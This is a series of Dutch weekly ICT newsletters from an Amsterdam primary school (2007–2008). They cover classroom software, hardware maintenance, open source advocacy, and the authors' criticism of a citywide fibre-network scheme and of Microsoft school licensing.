Deze week was er een studiemiddag voor de leerkrachten van de onderbouw om te leren werken met het online programma van de **HOREB**. Onder begeleiding van iemand van de onderwijsbegeleidingsdienst hebben de leerkrachten leerlinggegevens ingevuld en om leren gaan met het programma. Waarschijnlijk is het online programma er niet op berekend om met 10 computers onder hetzelfde account tegelijk leerlinggegevens in te voeren. Want dat lukte niet. Na 15 leerlingen hield het programma de invoer voor gezien.

### **VIEZE TOETSENBORDEN**

Veel leerkrachten hebben last van vuile toetsenborden. Ze gaan achter een computer werken en zien daar zwarte toetsen waar er witte behoren te zitten.  
VRAAG: wie houdt de toetsenborden schoon?

### **BEAMER STEEDS MEER IN TREK**

Deze week is ons twee keer gevraagd een beamer aan te sluiten. Daar moet beleid voor komen: wie zet de beamer klaar, test even of een en ander werkt en of ook hard en software het doen (dat scheelt in de zenuwen) en wie ruimt alles weer veilig op? Draai ook de deur op slot van de ruimte waar de beamer is klaargezet, als je even weg moet. Waar wordt de beamer veilig opgeborgen na gebruik?

### **BEZOEK AAN DE WURGLANG**

Karin en Dirk waren in de kuil van de BOA-constrICTor. De bol van het Planetarium in Amsterdam-ZO lag als een kaasstolp over ons. Kortom, we waren op een **BOA** voorlichting. We zijn in de wurggreep. Korte samenvatting:  
Op scholen komt een onderzoek hoe het glas de school in komt. Als je nog geen 'ja' hebt gezegd voor 15 december betaal je € 10.000 aansluitkosten achteraf.  
Maandkosten per school tussen € 353 en 261, afhankelijk van aantal deelnemers in Amsterdam.  
Kort gezegd, 4000 p.j. Dus als je 2,5 jaar wacht, pak je winst.  
Advies van de BOA mensen: blijf je gratis adsl van KPN houden.  
Tijdens de bijeenkomst bleek ook, dat BOA zich onderwijsinhoudelijk gaat inzetten. Er is een afdeling opgericht die scholen gaat helpen om met de mogelijkheden van het glasvezelnetwerk in het onderwijs om te gaan. Er komt een werkgroep van 16 leerkrachten om nieuwe projecten te verzinnen. BOA biedt ondersteuning bij allerlei 'pilots'.  
Het onderwijs staat bol van kortdurende eenmalige projecten. Die zijn leuk en afwisselend en inspirerend. Wij vragen ons altijd af:  
Wat gebeurt er NA de pilots?  
Gaan de scholen er dan mee door? Lukt het ze ook zonder die ondersteuning de projecten draaiende te houden?  
Is dat soort projecten opgenomen in een leerlijn voor de school?  
Het zijn allemaal verkooppraatjes om glasvezelverbinding noodzakelijk te doen lijken.  
Oei, laten we ons inhouden.

### **OBIS**

De onderbouw gebruikt een toetsmiddel, **OBIS** genaamd. De leerlingen hebben aan de computer, samen met de juf, een toets gedaan. De resultaten zijn deze week verstuurd naar de organisatie. Van één groep zijn de resultaten niet goed opgeslagen. We gaan die kinderen niet nog eens toetsen. Bij de volgende meting proberen we het gewoon nog een keer.

### **TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

### **HARDE SCHIJF STUK**

Werkstation 41, 2e verd., Schijf vervangen, nieuw image met SABRINE en binnen een kwartier draaide de boel weer. Moet wel gezegd: die COMPAQ EVO's zijn zeer makkelijk in dit soort onderhoud.

### **DOCUMENTATIE**

Het is erg belangrijk goed te documenteren wat er allemaal op technisch gebied gebeurt. Nu we zoveel meer programma's hebben dan andere jaren en de systeembeheerder wordt ingeroepen voor de ingewikkelde installaties op de server blijkt, dat het handig is snel terug te kunnen vinden wat er precies is gebeurd aan een programma. Bijvoorbeeld: wanneer is er een 'update' geweest. Wanneer moet er een nieuwe versie worden geïnstalleerd. Wat is met met foutmeldingen gebeurd?

We zijn al gestart met een hangmappensysteem voor de handleidingen. Nu denken we erover om ook alles per programma gewoon handmatig in mappen op te bergen. Komt er iemand met een vraag over de OBIS (zie boven) dan kunnen we het mapje OBIS vinden, daar staan dan de licentiecodes, de wachtwoorden, de afwikkeling van de foutmeldingen en de data van de laatste update in.

Heeft iemand nog suggesties?

Ja, je kunt het allemaal in de computer opbergen. Maar wat voor mapjes leg je dan daar aan?

Opruimen is ook voor een ICT coördinator niet gemakkelijk.

### **S@S**

We kregen bericht van een [Bulgaarse website](#) die met S@S is gemaakt. Elke keer is het weer zo een leuk idee, dat het echt wereldwijd gebruikt wordt.

### **LOKAAL KAOUTAR**

Vorige week lange kabels gekocht. De werkstations in Kaoutar's lokaal staan nu aan de andere kant. Kabellengte 20 meter.

Groet en een goed weekend,

Karin

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
 Baarsjes Informatie en Communicatie Jaargang 7 - week 48 - 2007 (30 november)  
 Wat is er deze week op de Rosa Boekdrukker op ICt gebied gebeurd?  
 +++++

### **BOA constrICTor NIEUWS**

In 'Amsterdam-West Binnen de Ring' neemt het verzet tegen BOA toe. En dat blijkt groter dan we dachten.

Voorname argumenten (onze samenvatting uit vele mails):

- Breedband Internet niet nodig. KPN is prima. Net nieuwe servers gekocht.
- We zijn tevreden met wat we hebben.
- Het slurpt teveel van het ICT budget van onze school.
- Het is zonder ons, over onze hoofden, buiten ons om besloten.
- Hoe zit het nu feitelijk met de overname van de contracten van de stadsdelen door AWBdR? Er zou toch niets overgenomen worden?
- Er wordt over ons budget beschikt zonder dat wij daarin gekend zijnl.
- we krijgen geen inzicht in de kosten. Dat er 60 % v.d. scholen meedoet is geen hard feit, dus kosten kunnen nóg hoger uitvallen. "Telefoontjes naar de BOA maakten me niet wijzer".
- BOA geeft geen antwoord op de kosten maar verwijst naar de besturen.
- Nut van BOA voor ons buiten kijf, maar meerwaarde voor onze infrastructuur dubieus. Hooguit bij digitale schoolborden.
- Je betaalt voor iets wat je niet gekozen hebt. "Wie betaalt bepaalt, toch?".
- De bestaande verbinding heeft ons nooit beperkt en wij denken dat dat in de toekomst ook niet het geval zal zijn.

Wij voegen daar nog aan toe:

- Centrale servers kosten klauwen met geld en zijn niet persé veiliger maar mogelijk onveiliger. Decentraal is voor ons veiliger en véél goedkoper.
- De BOA dreiging met € 14.000, het bedrag dat je voor aansluiting moet betalen als je na 15 december inschrijft, is betrekkelijk. Als je € 4000 p.j. aan abonnement betaalt, dan maak je winst als je je geld 3,5 jaar vasthoudt en rente laat trekken. Wachten dus en gebruik maken van gratis breedband Internet waar dat in de stad kan.

Bovendien, waar is dat bedrag van € 14.000 eigenlijk op gebaseerd?

- ADSL is nog niet uitontwikkeld en kan in de toekomst nog wel sneller worden. Je ziet nu al jaarlijks de snelheid toenemen. Nou ja, niet echt toenemen, ze knippen het minder af.
- VOIP (Voice over IP: 'gratis' telefoneren via Internet) kan prima zonder glas of breedband. Waarom is andes Skype zo populair?
- Zie ook het volgende onderwerp.

VERGOEDINGEN ICT Met de komst van de lumpsumfinanciering werd het bedrag dat per ll. aan ICt besteed kan worden al wat minder inzichtelijk. Daarom hebben we maar even wat gegevens op een rij gezet en het CFI gebeld. Gegevens van:

<http://www.ictopschool.net/infrastructuur/nieuws/Nieuwsbericht.2005-11-28.4039>

en

<http://ictdeskmhr.nl/?pag=70&nid=67>

Dan kom je op vergoedingen per leerling per jaar:

2004: € 75,47

2006: + 2,46 %

2005: + 3,35 %

2006: € 79,72

2007: + 3 % (aaname)

2008: + 3 % (aaname) = ongeveer € 85,--

x aantal leerlingen is voor 200 leerlingen 200x85= € 17.000

daar moeten vanaf: beheerkosten, internetaansluiting, hardwareaanschrijvingen, licentiekosten, abonnementen, etc.

Als je ziet dat zo'n BOA aansluiting zo'n € 4000 p.j. gaat kosten dan is dat voor ons ook een groot deel van ons ICT budget. Een kleinere school betaalt wel hetzelfde bedrag.

### **REACTIES OP ONZE BIC**

Wij krijgen elke week wel een aantal reacties op onze nieuwsbrief. Afgelopen week had één abonnee de Bulgaarse website grondig bekeken en stelde de volgende vraag:

"Zelfs 2 kleine filmpjes! Wat zou er op die lange sliert aan elkaar geplakte A4tjes staan?" Wie heeft er een idee? [Kijk hier](#).

En we krijgen er ook veel vragen over bijvoorbeeld:

"Hoe bevallen jullie ICT krukken?"

"Waar halen jullie je prima 2e hands computers vandaan?"

"Wat voor koptelefoontjes gebruiken jullie?"

"Kunnen jullie wat informatie geven over jullie ICT-leerlijn?"

In de tijd van onze Malmbergellende ontvingen we veel bijval.

#### **VIVES**

Het blad VIVES (het vakblad ten behoeve van (ict) vernieuwingen binnen het onderwijs (po/vo/bve) heeft in het novemnummer een artikel over de KENNISROTONDE. Wij deden mee aan één van die projecten (ICT en klassenmanagement). In dat artikel staat, dat in december staatssecretaris Bijsterveld een boekje in ontvangst zal nemen met daarin alle vraagstukken, de kennis en de werkwijze van de Kennisrotonde gebundeld.

Kijk ook op de website [www.kennisrotonde.nl](http://www.kennisrotonde.nl)

en hier voor alle onderwerpen: <http://www.kenniswiki.nl/wiki/Hoofdpagina>

#### **CITO-LVS**

De uitslagen van de toetsen van onze leerlingen zullen in het vervolg geregistreerd worden via het programma CITO-LVS. De gegevens van ons 'oude' leerlingvolgysteem zitten nu in het CITO programma. Nu moeten we nog wegwijs worden in het ermee omgaan. De eerste scores van een nieuwe toets moeten er nu in..... de handleiding is geprint en staat ook in de map TEAM. (voor de 'insiders')

#### **AMBRASOFT**

We hebben in het nieuwe programma van Ambrasoft SP0708 (woordenblad) werkbladen geprint. Het was heel leuk te ontdekken, dat je op een spellingprobleem oefeningen kunt selecteren (woorden met bijvoorbeeld: je hoort een s, maar je schrijft een c) Alleen erg jammer was, dat het programma steeds vastliep na/tijdens het printen: de zandloper bleef staan. Dus steeds moest het programma worden afgesloten en opnieuw opgestart en dan kon je weer een werkblad samenstellen en printen. Het kostte erg veel tijd. Dat moet worden uitgezocht: waar ligt dat aan?

#### **DIGITALE NIEUWSBRIEF**

[Pols](#), met veel praktische tips voor het onderwijs

Groet en een goed weekend,

Karin

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 7 - week 49 - 2007 (7 december)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### ONDERZOEKJE ICT

Deze week bezochten Tuba en Rokia, studentes van de Educatieve Hogeschool Amsterdam, onze school. Ze doen een afstudeeronderzoek naar het gebruik van ICT in basisscholen. De afdeling ICT van de Rosa Boekdrukker kon van alles vertellen over ICT en het delen van kennis, het zuinig omgaan met overheids gelden, integratie van ict in de dagelijkse lespraktijk, de discrepantie tussen ict-visie en klassenmanagement, etc. We gaven hen ook nog leesvoer meer: het infopakket over Open Source en Open Standaarden in het onderwijs.

(Deze publicatie is tot stand gekomen in het kader van het programma OSS. OSS in het Onderwijs is een samenwerking tussen stichting Kennisnet, stichting Ict op School en OSOSS.)

De studentes waren door een docent naar de Rosa B verwezen! Hij ontvangt al jaren onze BIC.

### SPELSPOOR

Spelspoor is een computerprogramma voor spelling. Het gaat uit van PRE-teaching. Het moet voorkomen, dat leerlingen uitvallen met spelling. Er worden vòòr een nieuw spellingprobleem uitleg gegeven en oefeningen aangeboden. Er wordt gevraagd, als een kind start: klik op de les waar je mee moet werken. Je moet als leerkracht goed in de gaten houden, dat er twee rondes bij elke leseenheid zijn. Aan de kleur van het vlakje van de leseenheid kun je zien of een leerling alle oefeningen goed heeft gedaan en of de leseenheid is afgerond. Het is nog een behoorlijke klus om uit te vinden hoe het zit. Misschien moet de handleiding wat beter worden gelezen. Er is nu ook een 'demo-site' (zie hieronder)

### DIGITALE NIEUWSBRIEVEN

1e nieuwsbrief [Taalleesland](#)

Daarin de tip om een update te installeren voor Spelspoor groep 6 en een [link naar een demo](#) van het gebruik van het computerprogramma 'Spelspoor'. (Wij moesten - om de demo te bekijken - eerst een 'plugin' downloaden.)

Nieuwsbrief [Veilig Leren Lezen](#) december 2007

### POLS

### LINKS

We ontvingen deze week een link naar [De Rekentuin](#). Op deze site kunnen rekenvorderingen van leerlingen worden bijgehouden.

Zijn hier al ervaringen mee? Is het wat?

Bij systeemeisen staat:

Firefox 1.5 en hoger wordt ondersteund, maar de tijdwaarnemingen zijn veel minder nauwkeurig dan in Internet Explorer. Het gebruik van Firefox voor deze test wordt daarom afgeraden.

Wat jammer weer, dat een programma, ontwikkeld op een universiteit, zo browser afhankelijk opereert.

### [sinterklaasfoto's](#)

### UPDATE CITO

Er is een update voor het Cito Leerlingvolgsysteem. Onze netwerkbeheerder zal die update uitvoeren.

### BEDRIJFSUITJE EDUKITTY

Edukitty is software waarmee gemakkelijk en snel onderwijsprogramma's voor kinderen gemaakt kunnen worden: <http://edukitty.org>. We steunen dit project al jaren. Dit jaar ging het bedrijfsuitje naar de Haagse Hogeschool, afd. Technische Informatica. Daar was het symposium "Open Source, Upgrade to Freedom", met veel interessante lezingen. Een paar zaken vielen op: 1. de OBSRB is nogal bekend is in 't land en 2. we doen het goed op open source en open standaard gebied.

Groet en een goed weekend,

Karin

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
 Baarsjes Informatie en Communicatie Jaargang 7 - week 50 - 2007 (15 december)  
 Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
 ++++

Deze week een BIC op Zaterdag vanwege overvolle vrijdag.

**De REKENTUIN**

De bovenschoolse ICT coördinatoren van de **Stichting KBA** (stichting voor Katholiek, protestants-christelijk en interconfessioneel primair onderwijs Amsterdam) hebben contact gezocht met een van de ontwikkelaars van het programma de Reken tuin. Omdat er nog geen demo van is, wil zij het komen demonsteren. Als er nog meer belangstelling voor is, dan zijn jullie welkom. We hebben een optie genomen op donderdag 17 januari.

**HOOG BEZOEK**

De afdeling ICt van de OBSRB kreeg bezoek van de directeur van ons nieuwe bestuur. Wij hadden hem uitgenodigd om te laten zien wat we de afgelopen jaren op ICT gebied bereikt hebben. Hij was onder de indruk van Site@School, ServerAtSchool en onze vereniging STRICT "Scholen Tezamen Rijk met ICT". Met name de sociale aspecten van onze projecten spraken hem aan. Van ServerAtSchool vertelden we over de vrijheid die het systeem biedt, de veiligheid ervan, dat het een IC maatpak is en over de lage kosten. We konden met harde cijfers aantonen dat ServerAtSchool de concurrentie met kabellengtes verslaat. Cijfers op aanvraag leverbaar.

BOA kwam zijdelings ter sprake.

**BOA**

Lees de volgende zin uit een BOA publicatie:

*BOA wil bovendien het onderwijs stimuleren en enthousiasmeren om het netwerk straks **ook echt** te gaan gebruiken. Daarom organiseert BOA een aantal activiteiten (zie [www.boa-amsterdam.nl](http://www.boa-amsterdam.nl)). Een daarvan is 'Glas in de Klas' een leergang voor enthousiaste leerkrachten.*

Wie creëert er nu welke behoefte?

De rest van de publicatie is **hier** te lezen. Blijkbaar moet je als afnemer van de glasvezelverbinding ook meebetalen aan allerlei cursussen.

We spitten verder in het BOA dossier. Een expert op het gebied van statuten spit mee. Binnenkort hopelijk meer.

**NETWERKBEHEER**

Deze week zijn wat aanpassingen aan ons netwerk verricht door onze systeembeheerder. Gerda heeft als mailprogramma nu '**thunderbird**' op haar computer, er is een plugin voor ifranview geïnstalleerd, er zijn updates voor Spelspoor en het CITO lvs geïnstalleerd en er is een nieuw image gemaakt.

**OPEN STANDAARDEN EN OPEN SOURCE**

Het was een goede week voor OS en OSS. De **nota Heemskerk** kwam ongeschonden door de Tweede Kamer. Het houdt in dat het onderwijs in 2010 open standaarden moet kunnen lezen en schrijven. Er komt een meldpunt (schandpaal) voor instellingen en bedrijven die geen goede redenen kunnen opgeven waarom ze geen OS gebruiken. Al vanaf april 2008 moet de rijksoverheid OS kunnen ontvangen en sturen. Dit is goed nieuws voor ons als belastingbetalers. Net zoals deze:

**AMSTERDAM KAN ZONDER WINDOWS**

Volgens een bericht in het Parool bevalt de proef met Linux werkplekken voor de ambtenaren zo goed dat ze ermee doorgaan. Nu al kan éénderde van de werkplekken op Linux. Dat scheelt een hoop licentiekosten.

**ONZE CURSUS**

Karin en Dirk waren voorlopig voor het laatst op de Open Standaarden cursus in Leiden. Aldaar hoera stemming vanwege de kamerbrede aanvaarding van de nota Heemskerk(staatssecretaris van Economische Zaken) De OBSRB loopt voor op ICT gebied en we krijgen de kans op subsidie van EZ in het kader van de

nota.

#### **MICROSOFT BELEMMERT CONCURRENTIE**

Eindelijk heeft de BIC redactie het bewijs in handen. Hier het verhaal.

We zijn nog steeds op zoek naar Windows XP met een VLK licentie. We kwamen bij bedrijf Y in Nederland. Zij konden XP met VLK leveren via een ingewikkelde constructie. Wij zeiden dat wij bij een bedrijf in België, via een Academic License Program, de licenties goedkoper konden krijgen zonder ingewikkelde constructie.

Bedrijf Y: "Wij hadden ook voldaan aan de voorwaarden om Academic Licenser te kunnen worden, maar dat werd door Microsoft herroepen als 'een foutje' omdat Academic Licenses via één bedrijf in Nederland wordt geregeld. Dat bedrijf kennen wij allemaal, alle scholen maken gebruik van de diensten van dat bedrijf.

Als bedrijf Y hetzelfde zou kunnen doen als 'dat andere bedrijf', dan zou concurrentie mogelijk zijn en daar zouden scholen en bedrijven van kunnen profiteren. Microsoft belemmert concurrentie. We hebben ons contact bij de **NMa** (nederlandse Mededingingsautoriteit) ingelicht.

Groet en een goed weekend,

Karin

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.



++++  
Baarsjes Informatie en Communicatie Jaargang 7 - week 51 - 2007 (20 december)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

#### **BOA (BREEDBANDNETWERK ONDERWIJS AMSTERDAM)**

Het breedband glasvezelnetwerk voor alle scholen in Amsterdam blijkt steeds minder doorzichtig. Onze statuten expert vindt het maar rare statuten. In alle statuten die hij gedurende zijn leven zag, staan altijd het doel en de middelen waarmee dat doel wordt gerealiseerd. Bij BOA vinden we wel het doel, maar niet de middelen. Verklaart dat waarom je per basisschool € 4000 per jaar voor je Internetaansluiting moet gaan betalen? De contractperiode van 15(!) jaar vinden wij ook wel wat lang. Welk contract hebben scholen/besturen getekend en wanneer? En met wie? Of waren het alleen maar intentieverklaringen? Hoe krijg je boven water dat inderdaad 60 % van alle scholen 'ja' heeft gezegd tegen dit peperdure aanbod? Deze glasvezel is niet helder en transparant.

Het zou goed zijn als de journalistiek er eens in zou duiken.

([www.boa-amsterdam.nl](http://www.boa-amsterdam.nl))

#### **FOTOALBUM**

Het fotoalbum van de Rosa Boekdrukker is op de website verplaatst naar de sectie NIEUWS. Als verwacht wordt dat ouders foto's willen nabestellen kunnen de foto's ook geplaatst worden bij

<http://rosaboekdrukker.mijnalbums.nl> (wachtwoord op de schoolmonitor)

#### **LEUKE TIPS VOOR TEKENLESSEN**

In de inDRUK (tijdschrift kennisnet en ICTopschool) staat een link naar een website met leuke ideeën voor tekenlessen. [Kijk hier](#).

#### **WOORDENSTART**

Voor de kleuters hebben we een aanvraag voor een demo aangevraagd voor het Taalprogramma Wordenstart van Ambrasoft. In september 2005 stond er in het tijdschrift COS een evaluatie over dit programma. Toen waren we nog verwickeld in de Malmberg-perikelen.

Kijk op [de site van Wordenstart](#).

#### **NATUNIEK**

Het computerprogramma behorende bij de methode 'Natuniek' voor groep 7 werkte niet. Dat was heel vreemd, want het was net zo geïnstalleerd als voor de groepen 5 en 6. Onze beheerder heeft het aan de praat gekregen. Dus voor de collega's: het kan nu!

Groep 8 zal nog moeten wachten tot het door de uitgever geleverd wordt.

#### **DEMONSTRATIE REKENTUIN**

De demonstratie van het programma de Rekentuin zal op donderdag 17 januari vanaf 13.00 uur plaats vinden op de Barbaraschool, Eikenplein 3 te Amsterdam

Zie ook de [vorige BIC](#). Aanmelden via : [ict\(at\)stkba.nl](mailto:ict(at)stkba.nl)

#### **ICT CONGRES**

De afdeling ICT heeft (gelukkig eraan herinnerd door één van onze trouwe lezers) zich opgegeven voor een congres en vakbeurs voor ICT en onderwijs, het IPON. We gaan er op donderdag 24 januari heen. Het is gratis, als je je van te voren registreert.

[Hier](#) staat het registratienummer. Registreren doe je [hier](#).

#### **ENQUÊTES**

In elke jaargroep is een enquêteformulier uitgedeeld. Die zijn onderdeel van een onderzoek van twee PABO studentes. We kunnen de formulieren deze week opsturen. We zijn benieuwd wat de resultaten zullen zijn.

#### **Site@School ([www.siteatschool.org](http://www.siteatschool.org))**

Harm (onze trouwe helper in het forum) vroeg ons hoe het er voor staat met S@S versie 3. Het gaat hartstikke goed met het herschrijven van SiteatSchool. Het beoogde doel: het is klaar aan het einde van 2007 is weliswaar niet gehaald, maar het werven van fondsen voor het herschrijven wel. Deze week werd bekend, dat een tweede ERG groot softwarebedrijf een flinke bijdrage zal leveren.

De deadline is nu 1 maart 2008.

**SLEPEN KAN NIET!!**

Karin is heel eigenwijs. Elke keer blijkt, dat ze de handleiding van serveropschool niet goed gelezen heeft. Nu had ze weer foto's verslept naar een map. Vervolgens kon een collega ze niet openen. Dirk wordt dan heel boos.

**NIEUWE IMAGES**

Op de tweede en eerste verdieping zijn de nieuwe images met update CITO LVS, update Irfanview en nog zo wat zaken. In de vakantie doen we de rest.

Vorige edities van de BIC zijn [hier](#) te vinden

Groet en een goed weekend en een zalich uiteinde,  
Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 7 - week 2 - 2008 (11 januari)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **BOA BREEDBAND NIEUWS**

1. Het blijkt dat volgens de BOA statuten de directeur van onze overkoepelende 'Stichting voor primair onderwijs AWBR' ook bestuurslid is van BOA. Dat verklaart in ieder geval zijn ongeremd enthousiasme voor glasvezel.

De redactie gaat er op voorhand niet van uit dat het voorzitterschap van BOA belangen met zich meebrengt die tegengesteld zijn aan die van de scholen van AWBR.

2. Wij probeerden bij stadsdeel de Baarsjes te weten te komen wat nu precies op 27 juni jongstleden door het stadsdeel getekend is m.b.t. BOA. Wij wilden dat stuk graag inzien omdat op die datum BOA nog niet bestond. De Baarsjes wilde de informatie niet aan ons ter inzage geven. Dat vinden we vreemd.

3. We belden met **GlasvezelnetAmsterdam** om te horen hoe dat zit met het aansluiten van onze school op glasvezel. Wij gaven onze postcode op en tot onze verbazing hoorden we dat dat aansluiten nog wel een tijd kan duren omdat 'partijen nog in onderhandeling zijn'. Het is nog niet bekend wie gaat graven en wanneer. Dus graven wij verder.

Alles bij elkaar zijn dit zorgelijke bevindingen die ons inziens bredere aandacht vragen. We werken eraan, maar denken toch ook aan inzet van de werkgroep 'Huisvesting/ICT' van AWBR.

### **CURSUS 'FOTO'S OP DE WEBSITE ZETTEN'**

Op maandag 18 februari van 15.45 tot 17.30 organiseren wij voor mensen die met S@S werken een cursus foto's op de website zetten. De foto's die op jullie website gezet moeten worden graag meebrengen op de geheugenkaart van je fototoestel (niet op een usb stick).

Aantal beschikbare plaatsen is beperkt. Aanmelden voor 14 februari.

Dus ook geïnteresseerden van andere scholen zijn welkom!

### **WEBSITE**

Onze website heeft een nieuw template. Het werd tijd voor meer eenheid en rust op de site. Nog niet alles is helemaal herzien. Graag horen wij, als er vreemde dingen op de site staan. Het blijft een site die altijd 'werk in uitvoering' is en altijd wat nieuws heeft.

### **NATIONALE OPLEIDING MEDIACOACH**

Deze week ging de Nationale Opleiding MediaCoach voor de 2e maal van start. Nu met één van de ondergetekenden als deelnemer.

Wat doet de MediaCoach? De MediaCoach is verantwoordelijk voor het initiëren van mediaprojecten al dan niet in samenwerking met externe partijen. Projecten kunnen uiteenlopen van het coachen van leerlingen bij het ontwikkelen van mediavaardigheden die zij zich zelf in groepsverband of individueel (bijv. in de mediatheek) aanleren, jongeren betrekken bij het mediabeleid, het opstellen van een mediaprotocol (internet en mobiele telefonie), het organiseren van ouderavonden en themaweken, coördineren van binnenkomend lesmateriaal, het afhandelen van mediagerelateerde problemen volgens Nederlandse wetgeving, het inschakelen van hulpinstanties, het continue informeren van collega's over mediaontwikkelingen. Maar vooral gaat het om de kinderen 'mediawijs' te maken.

Meer over de opleiding:

[www.nomc.nl](http://www.nomc.nl)

sites die te maken hebben met 'mediawijsheid':

<http://www.pimpjefoon.nl/> Het betreft een campagne en lesproject voor de groepen 6-8 van de basisschool over een verantwoord en plezierig gebruik van mobieltjes.

[De kinderconsument](#)

[Stichting Reclamerakkers](#)

### **THIN TABLES**

Collega Anneke kwam met een artikel over een nieuw soort computertafels, thintables genaamd. Op de [website](#) staat uitgelegd, dat het draadloos is en dat de beeldschermen wegzakken in de tafel. [Kijk zelf maar.](#)

Kosten plusminus 20.000 euro per klas. ([lees hier](#))

Dat is voor een klas van 20 kinderen 1000 euro per tafel, maar het is niet duidelijk hoe het berekend is.

Nu maar geduld hebben tot het allemaal betaalbaar wordt.

### **WOORDENSTART**

We ontvingen vlak voor de kerstvakantie het eerste thema van het programma 'Woordenstart', een woordenschat programma voor kleuters. Het is van Ambrasoft, maar zit niet in het 'schoolpakket'. Dat eerste thema krijg je gratis als 'demo'. Het is helemaal volledig.

De kleuters zijn ingevoerd en volgende week zullen de leerkrachten er tijdens een vergadering mee kennismaken.

We zijn erg benieuwd, want het lijkt helemaal aan te sluiten bij onze woordenschat didactiek "met woorden in de weer".

In een volgende nieuwsbrief zullen we vermelden of we het de moeite waard vinden de overige thema's ook aan te schaffen (60 euro per thema).

### **NIEUWSBRIEVEN**

[Veilig Leren Lezen](#)

[Docentenplein](#)

[Pols](#)

[nieuwsbrief van de kinderconsument](#)

### **MISBRUIK (overtreding van de regels)**

Onze systeembeheerder maakte ons erop attent dat via computers 36, 39 en 40 (rijtje 2e verdieping) zaken gebeuren die niet in de haak waren.

Peter: "Het lijkt erop dat het gaat om een MMORG (Massively multiplayer onlinerole-playing game) server. Kennelijk is er geprobeerd een on-linespel te spelen. Ik zag dit ook op een andere S#S-school."

### **TRAINING OPEN STANDAARDEN EN OPEN SOURCE - vervolg.**

We zullen nog een aantal trainingen bijwonen waar onze kennis over 'open standaarden' en 'open source' opgefrist en bijgehouden zal worden, zodat we nog duidelijker uit kunnen leggen, dat ook de scholen open standaarden binnenkort zullen moeten gaan gebruiken.

Deze keer zullen de bijeenkomsten in Amsterdam bij '[Gendo](#)' plaatsvinden.

### **WEBCAM**

We oriënteren ons op een webcam voor het Naturalis project (expert ion de klas). Ons oog viel op een wel zeer goede camera die met alle OS'en draait en zelfs zonder computer.

Hij past qua mogelijkheden ook prima bij glasvezel.

De Elphel camera <http://www3.elphel.com/en/products> is niet alleen OS en OSS, het is bovendien OH (Open Hardware).

Vorige edities van de BIC zijn [hier](#) te vinden

Groet en een goed weekend,

Karin

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 7 - week 3 - 2008 (18 januari)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **WORKSHOP OP ONZE SCHOOL - 18 FEBRUARI!**

Op 18 februari geven we een workshop 'foto's op het internet zetten'. (natuurlijk met S@S) We hebben wel aanmeldingen van buiten de school, maar nog niet van binnen de school!!!

### **FOTOSHOPPEN**

Leerlingen van groep 5 en 6 doen mee aan een NaSchoolse Activiteit 'fotoshoppen'.  
Bij de eerste bijeenkomst deden twee van onze 4 cardreaders het niet. Waarom is ons nog onduidelijk.  
Ook paste een van de geheugenkaartjes niet in de cardreaders. Het is toch ongelofelijk, dat er zoveel verschillende kaartjes voor de fototoestellen bestaan.  
Het zou toch veel handiger zijn, als dat UNIFORM wordt.

### **MICROSOFT APS-IT-DIENSTEN en BEDRIJF X**

We schreven al eerder dat Microsoft concurrentie belemmert door de verkoop van basisschoollicenties exclusief via APS te laten lopen. De bewijzen worden steeds harder. BEDRIJF X (naam volgt hopelijk spoedig) mag van Microsoft geen schoollicenties leveren. Daarmee belemmert Microsoft de concurrentie. Het wordt tijd dat er in Nederland gewoon door bedrijven (meervoud) onder betere voorwaarden dan bij APS licenties gekocht kunnen worden. We bereiden een klacht bij de NMa voor. Wordt vervolgd.

### **BOA NIEUWS**

De Baarsjes gaf ons geen inzicht in wat zij op 27 juni met BOA overeenkwamen. We hebben nu één en ander bij BOA opgevraagd. Wordt vervolgd.

### **VEILIG INTERNET**

Groep 7 werkt door aan de opdrachten van de 'sinistere site'. Deze week leerden ze bij het zoeken de functie CTRL+F te gebruiken. Daarmee zoek je binnen een pagina.  
Firefox heeft als handigheid, dat zowel Google als de ctrl+f functie geïntegreerd zitten in de browser.

### **PROJECT KLASSENMANAGEMENT EN ICT VAN DE KENNISROTONDE (ICTOPSCHOOL)**

Deze week hebben we eindelijk de evaluatieenquête ingevuld van het project waar we aan meededen. ([ICT en Klassenmanagement](#))  
We kunnen terugkijken op een geslaagd project. Het heeft ertoe bijgedragen, dat ICT steeds meer wordt geïntegreerd in ons toch al in gang gezette 'klassenmanagement'.

### **MEDIAWIJS (OPLEIDING MEDIACOACH)**

Deze week kwam tijdens de opleiding de invloed van seks in reclame aan de orde. Kijken naar o.a. soapseries en muziekclips heeft een enorme invloed op het zelfbeeld van (jonge) meisjes.  
